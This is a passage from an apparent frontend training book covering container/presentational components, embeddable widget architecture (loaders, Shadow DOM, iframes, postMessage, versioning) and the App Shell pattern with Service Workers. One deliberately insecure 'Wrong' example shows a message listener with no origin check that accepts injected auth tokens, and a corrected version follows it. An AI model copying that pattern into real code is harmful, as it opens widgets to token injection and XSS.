  const [isLoading, setIsLoading] = useState(true);

  useEffect(() => {
    // Data fetching mixed with rendering
    async function loadData() {
      const userData = await fetch(`/api/users/${userId}`).then(r => r.json());
      const postsData = await fetch(`/api/users/${userId}/posts`).then(r => r.json());
      setUser(userData);
      setPosts(postsData);
      setIsLoading(false);
    }
  });
}
```

```

    }
    loadData();
  }, [userId]);

  if (isLoading) return <div>Loading...</div>;

  // Complex rendering logic
  return (
    <div className="user-profile">
      <div className="user-header">
        <img src={user.avatar} alt={user.name} />
        <h1>{user.name}</h1>
        <p>{user.bio}</p>
      </div>
      <div className="user-stats">
        <span>Posts: {posts.length}</span>
        <span>Followers: {user.followers}</span>
      </div>
      <div className="user-posts">
        {posts.map(post => (
          <article key={post.id}>
            <h3>{post.title}</h3>
            <p>{post.body}</p>
          </article>
        ))}
      </div>
    </div>
  );
}

// Can't reuse this component with different data sources
// Can't test UI without mocking fetch
// Can't use in Storybook without API

// ✅ GOOD: Separate container and presentational

// Custom hook (container logic)
function useUserProfile(userId) {
  const [user, setUser] = useState(null);
  const [posts, setPosts] = useState([]);
  const [isLoading, setIsLoading] = useState(true);

  useEffect(() => {
    async function loadData() {
      const [userData, postsData] = await Promise.all([
        fetch(`/api/users/${userId}`).then(r => r.json()),
        fetch(`/api/users/${userId}/posts`).then(r => r.json())
      ]);
      setUser(userData);
      setPosts(postsData);
      setIsLoading(false);
    }
    loadData();
  }, [userId]);

  return { user, posts, isLoading };
}

// Presentational component
function UserProfile({ user, posts, isLoading }) {
  if (isLoading) return <div>Loading...</div>;

```

```

return (
  <div className="user-profile">
    <UserHeader user={user} />
    <UserStats posts={posts} followers={user.followers} />
    <PostList posts={posts} />
  </div>
);
}

// Page component (uses hook)
function UserProfilePage({ userId }) {
  const { user, posts, isLoading } = useUserProfile(userId);
  return <UserProfile user={user} posts={posts} isLoading={isLoading} />;
}

// Now UserProfile is reusable and testable!

```

Why it matters: Mixed components are impossible to reuse, test, or document in Storybook.

2. Passing Too Many Individual Props

Mistake: Passing 10+ individual props instead of grouped objects.

```

// ❌ BAD: Props explosion
function UserCard({
  id,
  name,
  email,
  avatar,
  bio,
  location,
  website,
  followers,
  following,
  posts,
  onFollow,
  onMessage,
  onBlock
}) {
  return (
    <div className="user-card">
      /* Using all these props... */
    </div>
  );
}

// Container passes everything individually
function UserCardContainer({ userId }) {
  const user = useUser(userId);

  return (
    <UserCard
      id={user.id}
      name={user.name}
      email={user.email}
      avatar={user.avatar}
      bio={user.bio}
      location={user.location}
      website={user.website}
      followers={user.followers}
    />
  );
}

```

```

    following={user.following}
    posts={user.posts}
    onFollow={handleFollow}
    onMessage={handleMessage}
    onBlock={handleBlock}
  />
);
}

// ✓ GOOD: Group related data
function UserCard({ user, actions }) {
  return (
    <div className="user-card">
      <img src={user.avatar} alt={user.name} />
      <h2>{user.name}</h2>
      <p>{user.bio}</p>
      <button onClick={actions.onFollow}>Follow</button>
      <button onClick={actions.onMessage}>Message</button>
    </div>
  );
}

UserCard.propTypes = {
  user: PropTypes.shape({
    id: PropTypes.number.isRequired,
    name: PropTypes.string.isRequired,
    email: PropTypes.string.isRequired,
    avatar: PropTypes.string.isRequired,
    bio: PropTypes.string
  }).isRequired,
  actions: PropTypes.shape({
    onFollow: PropTypes.func.isRequired,
    onMessage: PropTypes.func.isRequired,
    onBlock: PropTypes.func.isRequired
  }).isRequired
};

// Container is cleaner
function UserCardContainer({ userId }) {
  const user = useUser(userId);
  const actions = useUserActions(userId);

  return <UserCard user={user} actions={actions} />;
}

```

Why it matters: Too many props make components hard to use and maintain. Grouped props improve readability.

3. Containers Rendering Too Much UI

Mistake: Container components containing complex JSX instead of delegating to presentational components.

```

// ✗ BAD: Container has complex UI
function ProductListContainer() {
  const [products, setProducts] = useState([]);
  const [isLoading, setIsLoading] = useState(true);

```

```

useEffect(() => {
  fetch('/api/products')
    .then(r => r.json())
    .then(data => {
      setProducts(data);
      setIsLoading(false);
    });
}, []);

const handleAddToCart = (productId) => {
  // Add to cart logic
};

// Container has too much UI logic
return (
  <div className="product-list">
    {isLoading ? (
      <div className="loading-spinner">Loading...</div>
    ) : (
      <div className="products-grid">
        {products.map(product => (
          <div key={product.id} className="product-card">
            <img src={product.image} alt={product.name} />
            <h3>{product.name}</h3>
            <p className="price">${product.price}</p>
            <button onClick={() => handleAddToCart(product.id)}>
              Add to Cart
            </button>
          </div>
        ))}
      </div>
    )}
  </div>
);
}

// ✅ GOOD: Container delegates to presentational component

// Container: Data fetching only
function ProductListContainer() {
  const { products, isLoading } = useProducts();
  const { addToCart } = useCart();

  return (
    <ProductList
      products={products}
      isLoading={isLoading}
      onAddToCart={addToCart}
    />
  );
}

// Presentational: UI only
function ProductList({ products, isLoading, onAddToCart }) {
  if (isLoading) {
    return <LoadingSpinner />;
  }

  return (
    <div className="products-grid">
      {products.map(product => (

```

```

    <ProductCard
      key={product.id}
      product={product}
      onAddToCart={onAddToCart}
    />
  )}
</div>
);
}

// Even more granular
function ProductCard({ product, onAddToCart }) {
  return (
    <div className="product-card">
      <img src={product.image} alt={product.name} />
      <h3>{product.name}</h3>
      <p className="price">${product.price}</p>
      <button onClick={() => onAddToCart(product.id)}>
        Add to Cart
      </button>
    </div>
  );
}

```

Why it matters: Containers should orchestrate logic, not render UI. Keeping containers thin improves maintainability.

Best practices

Key principles

1. **Smart vs Dumb Separation:** Containers know about Redux, API calls, business logic. Presentational components only know about props and rendering.
2. **Data Orchestration:** Containers fetch data, manage loading/error states, transform data, and pass to presentational components.
3. **Reusability Through Separation:** Presentational components become reusable across different data sources; containers can swap presentational components.

DO

- Connect to Redux store in containers
- Handle loading, error, empty states
- Transform API data to component props
- Keep containers focused on one feature
- Use custom hooks to extract container logic

DON'T


- Put data fetching in presentational components
- Mix styling concerns in containers
- Create containers that are too large (split them)
- Duplicate logic across similar containers (extract hooks)

Quality gates

Before you call it done:

- ☐ Data logic in container, rendering in presentational
- ☐ Loading/error/empty states handled
- ☐ Presentational components have no store connection
- ☐ Logic extracted to custom hooks when reusable
- ☐ Clear naming convention (*Container suffix)

Practise this term, with all four framework versions and a quiz: elegantfrontend.training/server/container.html



Widget

THE SERVER SIDE · CHAPTER 18

Key insight. Widgets solve the distribution problem by packaging functionality into an embeddable snippet that loads asynchronously, renders in an isolated context (iframe or Shadow DOM), and communicates bidirectionally with both your backend services and the host page. This requires careful attention to bundle size optimization (keeping initial payload under 50KB gzipped), cross-origin communication (using `postMessage`), security isolation (CSP compliance, XSS prevention), responsive rendering (adapting to host styles), and versioning strategies (maintaining backward compatibility while allowing updates).

What it is

1. Widget Architecture Fundamentals

Widgets differ from standard components by operating in hostile environments where you don't control the DOM, CSS, or JavaScript runtime. The host page may use jQuery, Angular, or vanilla JS—your widget must work regardless. This necessitates a self-contained architecture where your widget loads its dependencies, establishes an isolated rendering context, and communicates via well-defined APIs.

The typical widget lifecycle: (1) **Initialization** – Host page includes a tiny loader script (`<script src="widget.js" data-widget-id="123"></script>`) that bootstraps asynchronously; (2) **Rendering** – Widget creates an iframe or Shadow DOM, loads styles/scripts, and renders UI; (3) **Communication** – Widget uses `postMessage` to exchange data with the host page, and `fetch`/`WebSocket` to communicate with your backend; (4) **Updates** – Widget can hot-reload content or configuration without full page refresh; (5) **Cleanup** – Widget properly tears down event listeners, timers, and network connections when removed.

2. Isolation Strategies

Shadow DOM Approach: Modern browsers support Shadow DOM (part of Web Components), which provides style encapsulation and DOM isolation without the performance overhead of iframes. Your widget attaches a shadow root to a host element (`element.attachShadow({mode: 'open'})`), then renders inside this isolated tree. Styles defined within the shadow root don't leak to the host page, and host styles don't interfere with your widget. However, Shadow DOM isn't fully supported in older browsers (IE11), and some third-party libraries struggle with shadow roots.

Iframe Approach: The most robust isolation uses an iframe, creating a completely separate browsing context with its own global scope, CSS cascade, and event loop. The widget loader creates an iframe (`<iframe src="https://yourapp.com/widget.html?id=123">`), and your widget application runs inside. Communication happens via `window.postMessage()` across origins. This provides maximum security (malicious host pages can't access your widget's internals) and compatibility (works everywhere), but introduces challenges: iframe height must be calculated and communicated to parent (since content dictates height), performance overhead of separate page load, restrictions on fullscreen/modals/popups, and SEO invisibility (search engines don't index iframe content).

Hybrid Approach: Some widgets use an initial Shadow DOM render for performance, then fall back to iframe if conflicts detected. Or use Shadow DOM for simple read-only widgets, iframe for complex interactive ones requiring authentication.

3. Loader Script Pattern

The entry point is a minimal loader script (ideally <5KB) that the host page includes. This script must:

- **Load asynchronously** to avoid blocking page render
- **Handle multiple instances** (e.g., 10 widgets on one page)
- **Version the widget** (allowing updates without breaking old embeds)
- **Configure via data attributes** (`data-widget-id` , `data-theme` , `data-locale`)
- **Queue early API calls** (if host page calls widget API before it loads, queue those calls)

Example loader pattern: The script immediately creates a global queue (`window.MyWidgetAPI = window.MyWidgetAPI || []`), where API calls are pushed as arrays (`MyWidgetAPI.push(['login', {userId: 123}])`). When the main widget bundle loads, it processes this queue. This allows host pages to call widget APIs synchronously without waiting for async load completion.

4. Bundle Size Optimization

Widgets must load fast on arbitrary third-party sites with varying network conditions. A 500KB widget that takes 10 seconds on 3G is unusable. Optimization strategies:

- **Code splitting:** Load core widget immediately (<50KB), lazy-load features on demand (chat history, settings panel, file upload)
- **Tree shaking:** Remove unused code (if widget doesn't use forms, don't include form validation)
- **External dependency strategies:** If widget uses React, host pages using React can share that dependency (via externals config), but must also include standalone bundle for non-React hosts

- **Critical CSS:** Inline critical styles (above-fold rendering), lazy-load theme/icons
- **Compression:** Gzip (87% reduction), Brotli (better but less supported), or modern formats
- **CDN caching:** Serve from CDN with aggressive cache headers (1 year), use content hashes for versioning (`widget.a3f2e1.js`)

A typical widget might have: `loader.js` (3KB – minimal bootstrap), `widget.core.js` (45KB – React, core UI), `widget.features.js` (lazy – 100KB additional features), `widget.css` (8KB – styles).

5. Cross-Origin Communication

Widgets communicate across boundaries using `postMessage` API, which allows safe cross-origin messaging. Security requires validating message origins:

```
// Widget (inside iframe) sends message to host
window.parent.postMessage({type: 'resize', height: 500}, 'https://trusted-host.com');

// Host receives message from widget
window.addEventListener('message', (event) => {
  if (event.origin !== 'https://yourwidget.com') return; // CRITICAL: validate origin
  if (event.data.type === 'resize') {
    iframe.style.height = event.data.height + 'px';
  }
});
```

Bidirectional communication: Host can also send messages to widget (configuration updates, user state changes), and widget responds. Design a JSON-based protocol with message types (`{type: 'config', data: {...}}`), versioning, and error handling.

6. Authentication & Security

Widgets accessing authenticated data must handle auth securely:

- **JWT in URL:** Pass short-lived JWT in iframe src (`?token=xyz`), widget validates and exchanges for session cookie
- **OAuth popup flow:** Widget opens popup for OAuth login, receives token via `postMessage` when popup closes
- **Host-mediated auth:** Host page provides user token via `postMessage`, widget validates with your backend

Security considerations: (1) **CSP compliance** – Your widget must work under Content Security Policy restrictions (no inline scripts/styles, specify allowed sources); (2) **XSS prevention** – Sanitize any host-provided data, escape output; (3) **CSRF tokens** – Include tokens in state-modifying requests; (4) **Rate limiting** – Prevent abuse by malicious host pages making thousands of API calls.

7. Responsive Rendering & Theming

Widgets must adapt to host page constraints. The host might embed your widget in a 300px sidebar or 1200px main content area. Strategies:

- **Container queries** (modern): Widget detects its container width and adjusts layout

- **ResizeObserver**: Widget observes container size changes, re-renders accordingly
- **Breakpoints**: Define widget breakpoints (small <400px, medium 400-700px, large >700px)
- **Theming**: Allow host to customize colors via data attributes (`data-theme="dark"`) or CSS custom properties
- **RTL support**: Detect host page direction (`<html dir="rtl">`), mirror layout

8. Versioning & Updates

Widgets need careful versioning since you can't force hosts to update embed code. Strategies:

- **Semantic versioning**: `widget@1.2.3` where major changes break compatibility
- **Evergreen loading**: `<script src="widget.js">` always loads latest minor/patch version (1.x), major versions require explicit upgrade (`widget-v2.js`)
- **Deprecation lifecycle**: Announce breaking changes 6 months ahead, provide migration guide, maintain old versions for 1+ years
- **Feature flags**: Enable new features via backend config, allowing gradual rollout and A/B testing
- **Backward compatibility**: New widget versions must handle old initialization patterns

In code

Example: Example 1: Basic Shadow DOM Widget with Loader

This example demonstrates a minimal widget using Shadow DOM for isolation and a compact loader pattern.

```
// widget-loader.js (3KB - Host page includes this)
(function() {
  'use strict';

  // Create global API queue for early calls
  window.MyWidget = window.MyWidget || [];
  window.MyWidget.push = window.MyWidget.push || Array.prototype.push;

  // Find all widget containers
  const containers = document.querySelectorAll('[data-my-widget]');

  containers.forEach(container => {
    const widgetId = container.getAttribute('data-my-widget');
    const theme = container.getAttribute('data-theme') || 'light';
    const locale = container.getAttribute('data-locale') || 'en';

    // Create shadow root for isolation
    const shadowRoot = container.attachShadow({ mode: 'open' });

    // Load widget stylesheet
    const styleLink = document.createElement('link');
    styleLink.rel = 'stylesheet';
    styleLink.href = 'https://cdn.mywidget.com/v1/widget.css';
    shadowRoot.appendChild(styleLink);

    // Create mount point
    const mountPoint = document.createElement('div');
```

```

mountPoint.id = 'widget-root';
shadowRoot.appendChild(mountPoint);

// Load main widget bundle asynchronously
const script = document.createElement('script');
script.src = 'https://cdn.mywidget.com/v1/widget.js';
script.async = true;
script.onload = () => {
  // Initialize widget when loaded
  if (window.MyWidgetApp) {
    window.MyWidgetApp.init({
      container: mountPoint,
      widgetId,
      theme,
      locale
    });
  }
};
document.head.appendChild(script);
})();

// widget.js (Main bundle - 45KB gzipped)
window.MyWidgetApp = {
  init: function(config) {
    const { container, widgetId, theme, locale } = config;

    // Simple widget UI
    container.innerHTML = `
      <div class="widget widget--${theme}">
        <div class="widget__header">
          <h3 class="widget__title">${this.i18n[locale].title}</h3>
          <button class="widget__close" aria-label="Close">x</button>
        </div>
        <div class="widget__content">
          <p>${this.i18n[locale].loading}</p>
        </div>
      </div>
    `;

    // Fetch widget data
    this.loadData(widgetId, locale)
      .then(data => this.render(container, data, locale))
      .catch(err => this.renderError(container, err, locale));

    // Setup event listeners
    container.querySelector('.widget__close').addEventListener('click', () => {
      container.style.display = 'none';
    });
  },

  loadData: async function(widgetId, locale) {
    const response = await fetch(`https://api.mywidget.com/v1/widgets/${widgetId}?
locale=${locale}`, {
      headers: { 'Accept': 'application/json' }
    });
    if (!response.ok) throw new Error('Failed to load widget data');
    return response.json();
  },

  render: function(container, data, locale) {
    const contentEl = container.querySelector('.widget__content');

```

```

    contentEl.innerHTML = `
      <div class="widget__item">
        <strong>${data.title}</strong>
        <p>${data.description}</p>
        <button class="widget__cta">${this.i18n[locale].cta}</button>
      </div>
    `;
  },

  renderError: function(container, error, locale) {
    const contentEl = container.querySelector('.widget__content');
    contentEl.innerHTML = `<p class="widget__error">${this.i18n[locale].error}</p>`;
  },

  i18n: {
    en: { title: 'My Widget', loading: 'Loading...', cta: 'Learn More', error: 'Failed to load' },
    es: { title: 'Mi Widget', loading: 'Cargando...', cta: 'Saber Más', error: 'Error al cargar' }
  }
};

```

Usage on host page:

```

<!-- Host page embeds widget with single line -->
<div data-my-widget="widget-123" data-theme="dark" data-locale="es"></div>
<script src="https://cdn.mywidget.com/v1/widget-loader.js" async></script>

```

Common mistakes

1. Polluting Global Scope

✗ Wrong: Widget creates global variables that conflict with host page.

```

// widget.js
var data = fetchData(); // Overwrites host's 'data' variable
function render() {} // Conflicts with host's render()

```

✓ Correct: Use IIFE or modules to encapsulate widget code.

```

// widget.js (IIFE pattern)
(function() {
  'use strict';
  var data = fetchData();
  function render() {}

  // Only expose necessary API
  window.MyWidget = {
    init: function(config) { /* ... */ }
  };
})();

// Or use ES modules with unique namespace
export class MyWidget {
  // All code scoped to module
}

```

Why it matters: Third-party sites may use the same variable names, causing hard-to-debug conflicts. A chat widget that overwrites the host's `$` jQuery reference breaks the entire site.

2. Not Validating `postMessage` Origin

✗ Wrong: Widget accepts messages from any origin without validation.

```

window.addEventListener('message', (event) => {
  // DANGEROUS: No origin check
  if (event.data.type === 'setToken') {
    this.authToken = event.data.token; // Malicious site can inject tokens
  }
});

```

✓ Correct: Always validate message origin before processing.

```

window.addEventListener('message', (event) => {
  // CRITICAL: Validate origin
  const allowedOrigins = ['https://trusted-host.com', 'https://widget.myapp.com'];
  if (!allowedOrigins.includes(event.origin)) {
    console.warn('Rejected message from unauthorized origin:', event.origin);
    return;
  }

  if (event.data.type === 'setToken') {
    this.authToken = event.data.token;
  }
});

```

Why it matters: Without origin validation, malicious pages can send fake messages to your widget, potentially stealing auth tokens, triggering unauthorized actions, or injecting XSS payloads. This is a critical security vulnerability.

3. Blocking Page Load with Synchronous Scripts

✗ Wrong: Widget loader blocks HTML parsing and page rendering.

```

<!-- Host page -->
<script src="https://cdn.mywidget.com/widget.js"></script>
<!-- Page rendering blocked until widget.js downloads and executes -->

```

✓ Correct: Load widget asynchronously with `async` or `defer` attributes.

```

<!-- Host page -->
<script src="https://cdn.mywidget.com/widget.js" async></script>
<!-- Or use defer for scripts that need DOM ready -->
<script src="https://cdn.mywidget.com/widget.js" defer></script>

<!-- Or programmatic async loading -->
<script>
(function() {
  var script = document.createElement('script');
  script.src = 'https://cdn.mywidget.com/widget.js';
  script.async = true;

```

```
document.head.appendChild(script);
})();
</script>
```

Why it matters: A slow widget (500ms to download) blocks the entire page from rendering, creating a terrible user experience. Async loading ensures the widget loads in parallel without blocking the host page. Google Analytics, Facebook Pixel, and other third-party embeds all use async loading for this reason.

Best practices

Key principles

1. **Isolation Is the Product:** Style and script encapsulation is what makes an embed safe to install. Shadow DOM gives CSS/DOM encapsulation cheaply and stays in the host's document; an iframe gives a separate origin, global scope, and CSS cascade at the cost of height negotiation and SEO invisibility.
2. **Never Block the Host:** The loader is a few KB, `async`, and appends the real bundle itself. A widget that delays the host's first paint gets uninstalled.
3. **Every Message Has an Origin Check:** `postMessage` is a public mailbox. Validate `event.origin` against an allowlist before touching `event.data`, and post to an explicit target origin rather than `"*"` when the target is known.
4. **A Narrow, Versioned Contract:** Config in (data attributes or an `init` object), events out (callbacks or `postMessage`). That surface is your API — semver it, keep old major versions serving, and shim deprecated entry points.
5. **Nothing Leaks Either Way:** No globals beyond one namespace, no bare selectors on `document`, no `!important` sprays into the host — and no assumption that the host's reset, font size, or box-sizing matches yours.

DO

- Ship a <5KB `async` loader that bootstraps the real bundle and supports multiple instances
- Queue early API calls (`window.MyWidget = window.MyWidget || []`) and drain them on load
- Render into a shadow root (or `iframe`) and inline critical styles inside it
- Validate `event.origin` on every message listener, on both sides
- Size layout with container queries or `ResizeObserver` , never viewport media queries
- Pin an explicit major version in the embed URL (`/v1/widget.js`) with immutable, hashed assets

DON'T

- Assign anything to the global scope beyond one namespaced object
- Assume the host is on your framework version — or that it has your framework at all
- Post messages to `"*"` when carrying tokens or user data
- Let the initial bundle grow past its budget; lazy-load secondary features
- Rely on host page CSS (or fight it with `!important`)
- Break old embeds; deprecate with warnings and a compatibility shim instead

Quality gates

Before you call it done:

- | | |
|--|---|
| <ul style="list-style-type: none"> ☐ Loader is <code>async</code>, tiny, and supports multiple instances on one page ☐ Rendering happens in a shadow root or <code>iframe</code>; no styles leak either direction ☐ Exactly one global namespace is introduced | <ul style="list-style-type: none"> ☐ Every message handler validates <code>event.origin</code> before reading <code>event.data</code> ☐ Layout responds to container width, not viewport width ☐ Public API is versioned, and <code>destroy()</code> removes listeners, timers, and observers |
|--|---|

Practise this term, with all four framework versions and a quiz: elegantfrontend.training/server/widget.html



App Shell

THE SERVER SIDE · CHAPTER 19

AT A GLANCE

- Minimal HTML, CSS, JS to power the UI framework
- Cached via Service Worker for instant loading
- Separates static infrastructure from dynamic content

Key insight. The App Shell model inverts traditional server-rendering by caching the application infrastructure (shell) on first visit and streaming only data on subsequent loads, achieving instant perceived load times (<200ms) through aggressive Service Worker caching. This requires architecting your application into two distinct layers: the **static shell** (navigation, layout, critical CSS/JS cached for 1 year) and **dynamic content** (data fetched via API, populated client-side), with special attention to initial render path optimization (critical CSS inline, skeleton screens), hydration strategies (progressive enhancement, SSR for first paint), and cache invalidation patterns (versioned assets, stale-while-revalidate).

What it is

1. App Shell Architecture Fundamentals

The App Shell pattern emerged from Google's Progressive Web App initiatives, observing that most web apps repeatedly download the same header, navigation, and footer HTML on every page request—wasteful when those elements rarely change. The solution: deliver the application shell once, cache it aggressively, then load only content that actually changes.

Traditional multi-page app (MPA): Each navigation requests full HTML including redundant shell markup, parsing CSS/JS on every page load. App Shell model: First visit downloads complete shell + content, Service Worker caches shell assets, subsequent navigations load only JSON data (~5KB) instead of full HTML (~50KB), application already parsed and ready to render.

The shell typically includes: (1) **Navigation** – Menu, header, routing framework; (2) **Layout structure** – Sidebar, content container, footer grid; (3) **Critical CSS** – Above-fold styles inlined, theme CSS loaded async; (4) **JavaScript framework** – React/Vue/Angular runtime, routing library, state management; (5) **Offline fallback** – Service Worker, offline page template.

2. Service Worker Caching Strategy

Service Workers enable the App Shell model by intercepting network requests and serving cached responses. The cache-first strategy ensures instant shell loading:

```
// Cache shell assets on install
self.addEventListener('install', (event) => {
  event.waitUntil(
    caches.open('app-shell-v1').then((cache) => {
      return cache.addAll([
        '/',
        '/index.html',
        '/styles/main.css',
        '/scripts/app.js',
        '/images/logo.svg'
      ]);
    })
  );
});

// Serve from cache, fallback to network
self.addEventListener('fetch', (event) => {
  event.respondWith(
    caches.match(event.request).then((response) => {
      return response || fetch(event.request);
    })
  );
});
```

Cache versioning (`app-shell-v1` , `app-shell-v2`) ensures updates deploy cleanly—when new version deploys, Service Worker installs new cache, deletes old cache on activation. Users get updates on next page load without stale content issues.

Cache strategies by resource type: (1) **Shell assets (HTML/CSS/JS)** – Cache-first with versioned URLs (`app.a3f2.js`), 1-year max-age; (2) **API data** – Network-first with fallback to cache (stale-while-revalidate), short TTL; (3) **Images/media** – Cache-first with size limits, lazy eviction; (4) **Third-party scripts** – Network-only (analytics, ads not cached).

3. Initial Render Path Optimization

The App Shell must render instantly (<200ms) to feel native. Achieving this requires optimizing the critical rendering path:

Critical CSS Inlining: Extract above-the-fold styles (header, navigation, skeleton screen) and inline in `<head>` to avoid render-blocking CSS request. Remaining styles load asynchronously:

```
<head>
  <style>
    /* Critical CSS inlined (~5KB) */
    .header { background: #fff; height: 60px; }
    .nav { display: flex; }
    .skeleton { background: linear-gradient(90deg, #f0f0f0 25%, #e0e0e0 50%, #f0f0f0 75%); }
  </style>
  <link rel="preload" href="/styles/main.css" as="style"
  onload="this.onload=null;this.rel='stylesheet'">
</head>
```

Skeleton Screens: Instead of blank white screen or loading spinner, show content placeholders matching final layout. Users perceive faster load when seeing structure immediately, even if data pending. Skeleton animates (shimmer effect) signaling ongoing load.

Resource Prioritization: Modern browsers support `<link rel="preload">` to fetch critical resources early (fonts, hero images), and `<link rel="prefetch">` for likely next navigation. Combine with `fetchpriority="high"` on critical images.

4. Server-Side Rendering (SSR) + Hydration

Pure client-side App Shell has poor SEO (search engines see empty shell) and slow First Contentful Paint (FCP) on cold start (no cache). Solution: Server-Side Render initial content, then hydrate into interactive SPA.

SSR Flow: (1) Server renders app shell + initial content to HTML string, (2) Browser receives full HTML, displays immediately (fast FCP), (3) JavaScript downloads and executes, (4) Framework “hydrates” static HTML into interactive React/Vue components, attaching event listeners and state.

Hydration challenges: Mismatch between server HTML and client re-render causes errors. Ensure deterministic rendering (same props produce same HTML), avoid randomness (`Math.random()`, `Date.now()`), use stable IDs. Frameworks like Next.js handle this automatically.

Progressive Hydration: Don’t hydrate entire app at once—prioritize visible, interactive components (navigation, CTA button), defer off-screen components (footer, comments section) until scroll. Reduces Time-to-Interactive (TTI) from 3s to <1s.

5. Providers and Dependency Injection

In micro-frontend architectures, the App Shell acts as a provider layer, injecting shared services (authentication, theme, i18n) to child micro-apps without tight coupling.

Provider Pattern: Shell wraps micro-frontends in context providers, exposing APIs via React Context, Angular DI, or custom event bus:

```
// App Shell provides auth to all micro-frontends
<AuthProvider user={currentUser} login={handleLogin} logout={handleLogout}>
  <ThemeProvider theme={selectedTheme}>
```

```

    <MicroFrontend name="dashboard" />
    <MicroFrontend name="settings" />
  </ThemeProvider>
</AuthProvider>

```

Micro-frontends consume providers without knowing implementation:

```

// Dashboard micro-frontend consumes auth
const Dashboard = () => {
  const { user, logout } = useAuth(); // From shell's AuthProvider
  return <div>Welcome {user.name} <button onClick={logout}>Logout</button></div>;
};

```

Benefits: (1) **Shared state** – Single source of truth for user session across all micro-apps, (2)

Decoupling – Micro-apps don't import shell modules directly, only context APIs, (3) **Testability** – Mock providers in tests without complex setup, (4) **Flexibility** – Swap provider implementations (mock auth in dev, real OAuth in prod).

6. Routing and Navigation

App Shell routing must handle both shell navigation (switching micro-frontends) and micro-frontend internal routing (within dashboard, settings), preventing conflicts.

Shell Router: Owns top-level routes, mounts micro-frontends based on path:

```

// App Shell router
<Router>
  <Route path="/dashboard/*" component={DashboardMFE} />
  <Route path="/settings/*" component={SettingsMFE} />
  <Route path="/reports/*" component={ReportsMFE} />
</Router>

```

Micro-Frontend Sub-Routes: Each MFE manages internal routes under its base path:

```

// Dashboard MFE internal routes (under /dashboard/*)
<Router basename="/dashboard">
  <Route path="/" component={Overview} />
  <Route path="/analytics" component={Analytics} />
  <Route path="/users" component={Users} />
</Router>

```

Navigation Coordination: When Dashboard MFE wants to navigate to Settings, it uses shared navigation service provided by shell instead of directly manipulating history (which could cause conflicts):

```

// Wrong: Direct history manipulation
history.push('/settings'); // May conflict with shell router

// Correct: Use shell navigation service
const { navigate } = useShellNavigation(); // Provided by App Shell
navigate('/settings'); // Shell handles transition between MFEs

```

7. State Management Across Micro-Frontends

App Shell often centralizes global state (user session, theme, notifications) while allowing micro-frontends local autonomy.

Shared State Pattern: Shell maintains Redux/Zustand store for global state, exposes selectors/actions via providers:

```
// Shell Redux store
const shellStore = createStore({
  user: userReducer,
  theme: themeReducer,
  notifications: notificationsReducer
});

// Shell provides store to MFEs
<Provider store={shellStore}>
  <MicroFrontendContainer />
</Provider>
```

Isolated State: Micro-frontends maintain local state (form inputs, pagination) separate from shell, preventing coupling:

```
// Dashboard MFE has own Redux store for local state
const dashboardStore = createStore({
  filters: filtersReducer,
  chartData: chartReducer
});

// Combines shell global state + MFE local state
const Dashboard = () => {
  const globalUser = useSelector(state => state.user); // From shell store
  const localFilters = useLocalSelector(state => state.filters); // From MFE store
};
```

8. Code Splitting and Lazy Loading

App Shell must be minimal (~50KB initial bundle) to load instantly. Achieve this through aggressive code splitting:

Route-Based Splitting: Load micro-frontends on-demand when routes match:

```
// Lazy load MFEs
const DashboardMFE = lazy(() => import('./micro-frontends/dashboard'));
const SettingsMFE = lazy(() => import('./micro-frontends/settings'));

<Suspense fallback={<ShellSkeleton />}>
  <Router>
    <Route path="/dashboard/*" component={DashboardMFE} />
    <Route path="/settings/*" component={SettingsMFE} />
  </Router>
</Suspense>
```

When user navigates to `/dashboard`, Dashboard MFE bundle loads asynchronously (~200KB), shell shows skeleton while loading, then mounts component when ready.

Vendor Splitting: Separate vendor libraries (React, lodash) from application code, enabling long-term caching:

```
// webpack config
optimization: {
  splitChunks: {
    cacheGroups: {
      vendor: {
        test: /node_modules/,
        name: 'vendors',
        chunks: 'all'
      }
    }
  }
}
```

Result: app-shell.js (30KB), vendors.js (150KB cached 1 year), dashboard-mfe.js (200KB loaded on-demand).

9. Polyfills and Browser Compatibility

Modern App Shell features (Service Workers, ES2020, CSS Grid) need polyfills for older browsers (IE11, Safari 12).

Conditional Polyfill Loading: Detect missing features, load only needed polyfills:

```
// Load polyfills only if needed
async function loadPolyfills() {
  const polyfills = [];

  if (!('serviceWorker' in navigator)) {
    polyfills.push(import('serviceworker-polyfill'));
  }

  if (!window.IntersectionObserver) {
    polyfills.push(import('intersection-observer'));
  }

  await Promise.all(polyfills);
}

loadPolyfills().then(() => {
  // Initialize app after polyfills loaded
  initApp();
});
```

Differential Serving: Send modern ES2020 code to modern browsers, ES5 transpiled code to old browsers:

```
<!-- Modern browsers get smaller ES2020 bundle -->
<script type="module" src="/app-shell.modern.js"></script>
<!-- Old browsers fallback to ES5 bundle -->
<script nomodule src="/app-shell.legacy.js"></script>
```

Modern bundle: 50KB (ES2020 with async/await, optional chaining). Legacy bundle: 120KB (ES5 with polyfills). Modern browsers save 70KB, old browsers still work.

In code

Example: Example 1: Basic App Shell with Service Worker

```
// public/index.html
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>App Shell Demo</title>

  <!-- Critical CSS inlined -->
  <style>
    body { margin: 0; font-family: system-ui; }
    .app-shell { display: flex; flex-direction: column; min-height: 100vh; }
    .header { background: #1976d2; color: white; padding: 1rem; }
    .nav { display: flex; gap: 1rem; padding: 1rem; background: #f5f5f5; }
    .content { flex: 1; padding: 1rem; }
    .skeleton { background: linear-gradient(90deg, #f0f0f0 25%, #e0e0e0 50%, #f0f0f0 75%);
      background-size: 200% 100%; animation: shimmer 1.5s infinite; height: 20px; margin:
10px 0; }
    @keyframes shimmer { 0% { background-position: 200% 0; } 100% { background-position: -200% 0; }
  }
  </style>
</head>
<body>
  <div id="root" class="app-shell">
    <!-- Static shell renders immediately -->
    <header class="header">
      <h1>My Progressive Web App</h1>
    </header>

    <nav class="nav">
      <a href="#/">Home</a>
      <a href="#/dashboard">Dashboard</a>
      <a href="#/settings">Settings</a>
    </nav>

    <main id="content" class="content">
      <!-- Skeleton while content loads -->
      <div class="skeleton" style="width: 60%;"></div>
      <div class="skeleton" style="width: 80%;"></div>
